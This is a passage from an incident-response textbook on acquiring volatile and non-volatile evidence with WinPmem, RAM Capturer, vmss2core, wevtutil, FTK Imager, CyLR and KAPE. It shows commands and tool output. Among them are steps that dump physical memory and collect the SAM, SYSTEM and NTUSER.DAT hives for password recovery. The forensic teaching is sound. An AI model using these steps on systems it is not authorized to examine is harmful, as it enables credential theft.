Copyright Michael Cohen (scudette@gmail.com) 2012-2014.

Version 2.0.1 Oct 13 2020
Usage:
  winpmem_mini_x64_rc2.exe [option] [output path]

Option:
  -l    Load the driver and exit.
  -u    Unload the driver and exit.
  -d [filename]
        Extract driver to this file (Default use random name).
  -h    Display this help.
  -w    Turn on write mode.
  -0    Use MmMapIoSpace method.
  -1    Use \\Device\PhysicalMemory method (Default for 32bit OS).
  -2    Use PTE remapping (AMD64 only - Default for 64bit OS).

NOTE: an output filename of - will write the image to STDOUT.

Examples:
winpmem_mini_x64_rc2.exe physmem.raw
Writes an image to physmem.raw
```

Figure 6.8 – WinPmem help menu

2. Next, configure WinPmem to acquire the memory of the system by running the following command:

```
E:\winpmem_mini_x64_rc2.exe Acc_LT09.raw
```

3. The preceding command tells WinPmem to acquire the raw memory and output it to a file with the name `Acc_LT09.raw`, which will be created on the evidence partition of the USB drive in use. After entering the command, hitting the *Enter* key will produce the following:

https://t.me/learningnets

```
E:\>winpmem_mini_x64_rc2.exe Acc_LT09.raw
WinPmem64
Extracting driver to C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp
Driver Unloaded.
Loaded Driver C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp.
Deleting C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp
The system time is: 14:46:26
Will generate a RAW image
 - buffer_size_: 0x1000
CR3: 0x00001AD002
 5 memory ranges:
Start 0x00001000 - Length 0x0009E000
Start 0x00100000 - Length 0x86C87000
Start 0x87687000 - Length 0x16217000
Start 0x9EC0E000 - Length 0x00001000
Start 0x100000000 - Length 0x35E000000
max_physical_memory_ 0x45e000000
Acquitision mode PTE Remapping
Padding from 0x00000000 to 0x00001000
pad
 - length: 0x1000
```

Figure 6.9 – WinPmem output

4. WinPmem then runs through the entire memory structure. During this process, it will produce the following output:

https://t.me/learningnets




Figure 6.10 – WinPmem output

WinPmem provides the flexibility of a single executable that can be easily copied and deployed across multiple systems. The obvious drawback is the lack of a GUI. A good middle ground between FTK Imager and WinPmem is Belkasoft's RAM Capturer.

https://t.me/learningnets

RAM Capturer

RAM Capturer is a free tool provided by the software company Belkasoft. RAM Capturer is a simple tool to utilize and, like FTK Imager and WinPmem, it can be run from a USB. RAM Capturer combines the simplicity of WinPmem with an easy-to-use GUI like FTK Imager:

1. Right-click on the **RAM Capturer** executable and choose **Run as Administrator**. This will produce the following window:




Figure 6.11 – RAM Capturer start window

2. The only input that's required for acquisition is to place the path of the folder where the memory image should be placed. Once the output has been set, click on the **Capture!** button and let it run:




Figure 6.12 – RAM Capturer progress

https://t.me/learningnets

3. Once RAM Capturer completes, the following message will appear:




Figure 6.13 – RAM Capturer completion

When looking at memory acquisition tools, the best approach is to capture as much data as possible as efficiently as possible. Tools such as FTK Imager are highly reliable and allow for acquiring not just memory but also other key pieces of evidence. However, at times, this may not be possible, and responders will have to use a USB key with a lightweight tool such as RAM Capturer. The best option is to determine the type of forensic tools that will be used to examine the evidence and then select the appropriate tool to acquire memory.

When looking at acquiring memory, another key factor with these tools that make them useful is that they can also be leveraged if responders do not have physical access to the suspect system.

Virtual systems

Other systems that incident response analysts should prepare to address are virtual machines. The one distinct advantage that virtual systems have over physical systems is their ability to maintain the current state by either performing a snapshot of the system or simply pausing. This allows incident response analysts to simply copy the entire file over to an evidence drive for later analysis. It is recommended that analysts ensure that they conduct a hash of each component of the virtual machine pre- and post-copy to ensure the integrity of the evidence.

https://t.me/learningnets

One key feature of popular virtualization software such as VMware is that the virtual machine utilizes two files for the running memory. The first of these is the **Virtual Memory** (**VMEM**) file. The VMEM file is the RAM or physical memory of the virtual machine. The second file is the **VMware Suspended State** (**VMSS**) file. The VMSS file contains the files that are saved as part of the suspended state of the virtual machine. Let's take a look at this:

1. To acquire the running memory from a VMware virtual machine, pause the system.
2. Second, transfer the VMSS and VMEM files to a removable media source such as a USB. VMware software will often include the `Vmss2Core.exe` application as part of the installation process. This application combines the VMSS and VMEM files into a single `.dmp` file that can be analyzed with forensic tools. Both these files are required to create a complete memory capture.
3. To create the `.dmp` file, run the following command:

```
C:\Program Files (x86)\VMware\VMware
Workstation>vmss2core.exe suspect.vmss suspect.vmem
```

From here, the responder will have the necessary `.dmp` file to conduct analysis.

Acquiring non-volatile evidence

Although there is a great deal of data running in memory, it is still important to acquire the hard drive from a potentially compromised system. There is a great deal of evidence on these devices, even in the case of malware or other exploitation. Hard drive evidence becomes even more important when examining potential incidents such as internal malicious action or data loss. To ensure that this evidence is available and can be utilized in a court of law, incident responders should be well versed in the procedures we've discussed in this chapter.

In certain circumstances, incident responders may want to acquire two key pieces of data from suspected compromised systems before shutting down a running system. While not volatile in nature, the registry keys and event log files can aid analysts during their investigation. Acquiring these files from an imaged hard drive is largely dependent on the time that's needed to image and then process the entire hard disk drive. As a result, there are a few techniques that can be leveraged to acquire these key pieces of evidence.

In the event that analysts have access to the system, they can utilize the command line to access the log files by running the following command:

```
C:\wevtutil epl<Log Type> E:\<FileName>.evtx
```

This command can be repeated for security, application, and system logs.

https://t.me/learningnets

FTK obtaining protected files

FTK Imager also allows for the capture of registry key settings and other information that can aid in an investigation. Let's take a look:

1. Open FTK Imager and navigate to the **File** tab.
2. Click on **Obtain Protected Files**. The following dialog box will appear:




Figure 6.14 – FTK protected files acquisition

3. Click on **Browse...** and navigate to the evidence file location.
4. Next, click the radio button for **Password recovery and all registry files** and click **OK**. Once the tool completes, the registry and password data will be transferred to the evidence folder. This command directs FTK Imager so that it obtains the necessary registry files to recover the system passwords. These include the `user`, `system`, `SAM`, and `NTUSER.DAT` files. From here, analysis can take place before the imaging process. This allows for a more rapid response to an incident.

The CyLR response tool

An open source tool that aids responders in this type of acquisition is the `CyLR.exe` application. This standalone executable, available at `https://github.com/orlikoski/CyLR/releases`, can be run from a USB or on the system. It is a small application but can acquire a great deal of evidence that can be leveraged as part of the initial investigation or possibly triage. Another key feature of `CyLR.exe` is its ability to send the data that's been acquired to a remote system either for storage or processing, as we will demonstrate in *Chapter 12*.

https://t.me/learningnets

To acquire the non-volatile log files and other protected files, navigate to the `CyLR.exe` executable via Command Prompt and run it as an administrator. The output directory containing the evidence files will be placed in the same directory as the `CyLR.exe` application. This is handy if you're running this from a USB device as the output will land directly on the USB.

While the `CyLR.exe` application is running, the responder will be able to see the individual files that are being acquired:




Figure 6.15 – CyLR output

Depending on the processor and available RAM, `CyLR.exe` can be expected to run for a few minutes. Afterward, the following message will appear:



Figure 6.16 – CyLR completion message

Finally, a check of the directory where `CyLR.exe` was run will reveal a compressed file with the name of the system as the filename. Uncompressing the file reveals the extensive evidence that was collected:




Figure 6.17 – CyLR acquired files

https://t.me/learningnets

The output contains the log files, registry files, and master file table, which will be important in later chapters. The ability to acquire this data from a simple tool is a major advantage of using `CyLR.exe` to acquire evidence before a system is shut down.

Kroll Artifact Parser and Extractor

Like CyLR, the **Kroll Artifact Parser and Extractor** (**KAPE**) is a digital forensics purpose-designed tool that extracts forensically relevant artifacts and parses them to be analyzed using a variety of additional tools. KAPE utilizes a combination of modules and targets to extract the relevant evidence. This extraction can be performed on both live systems and disk images. KAPE can be downloaded from the Kroll website at `https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kape`.

The entire toolset is contained within a single compressed file. Once downloaded, extract the contents of the folder. KAPE can be run on the local system or on a USB drive; this allows the analyst to simply attach the USB to the suspect system and execute all commands from there. There are two executables: `kape.exe` is a command-line version and `gkape.exe` is a GUI-based version. Run `gkape.exe` as an administrator and the following window appears:




Figure 6.18 – KAPE GUI

https://t.me/learningnets

The number **1** in *Figure 6.18* is where the analyst configures the target selection. Number **2** shows the target selections. These are the evidence-collection items that the analysts will select for extraction. The number **3** indicates where the KAPE command line will appear. For the following example, KAPE will be run against a live system. The following will capture the necessary evidence to conduct an initial triage analysis of the target system using a preset evidence list:

1. In this example, KAPE will be run against the root directory of a Windows system, indicated by the drive letter `C`. The output files from the extraction will go to an `Acct_LT009` folder on a removable USB drive, as seen in *Figure 6.19*:




Figure 6.19 – Setting target source and destinations

2. Next, the analyst needs to select the target for extraction. In this case, the analyst is conducting an initial triage and selects the `!SANS_Triage` target:




Figure 6.20 – SANS_Triage target

https://t.me/learningnets

3. To see what each of the target selections extracts as artifacts, double-click on the selection. In this case, the following window displays the extracted artifacts:




Figure 6.21 – SANS target details

4. After selecting the targets, KAPE provides the command line that will be used. KAPE can also be run on the command line with the `kape.exe` executable. This allows analysts to craft the command in the GUI and use the output in scripts if necessary:




Figure 6.22 – KAPE command-line command

The selection output the following command:

```
.\kape.exe --tsource C: --tdest E:\Acct_LT009 --tflush
--target !SANS_Triage -gui
```

https://t.me/learningnets

5. Once the parameters are set, the analyst clicks on the **Execute!** button. A new window will open indicating that any contents of the target or module destination will be destroyed. Analysts should ensure the contents of the folder for the artifacts are free of any files. Click **OK** to proceed.




Figure 6.23 – Data destruction warning

6. KAPE opens an additional window that shows the progress of artifact identification and extraction:





Figure 6.24 – KAPE command output

7. After KAPE has finished processing, the `C` directory, along with KAPE files, is on the USB drive:


https://t.me/learningnets



Name	Date modified	Type	Size
C	4/24/2022 2:42 PM	File folder	
2022-04-24T213646_ConsoleLog.txt	4/24/2022 2:46 PM	Text Document	82 KB
2022-04-24T213646_CopyLog.csv	4/24/2022 2:46 PM	Microsoft Excel Comma...	917 KB
2022-04-24T213646_SkipLog.csv	4/24/2022 2:46 PM	Microsoft Excel Comma...	68 KB

Figure 6.25 – KAPE targets acquired

8. A check of the C directory shows some of the artifacts that were extracted:



Name	Date modified	Type	Size
$Extend	4/24/2022 2:42 PM	File folder	
$Recycle.Bin	4/24/2022 2:38 PM	File folder	
ProgramData	4/24/2022 2:37 PM	File folder	
Users	4/24/2022 2:38 PM	File folder	
Windows	4/24/2022 2:43 PM	File folder	
$Boot	10/16/2019 10:56 PM	File	8 KB
$LogFile	10/16/2019 10:56 PM	File	65,536 KB
$MFT	10/16/2019 10:56 PM	File	1,024,512 KB
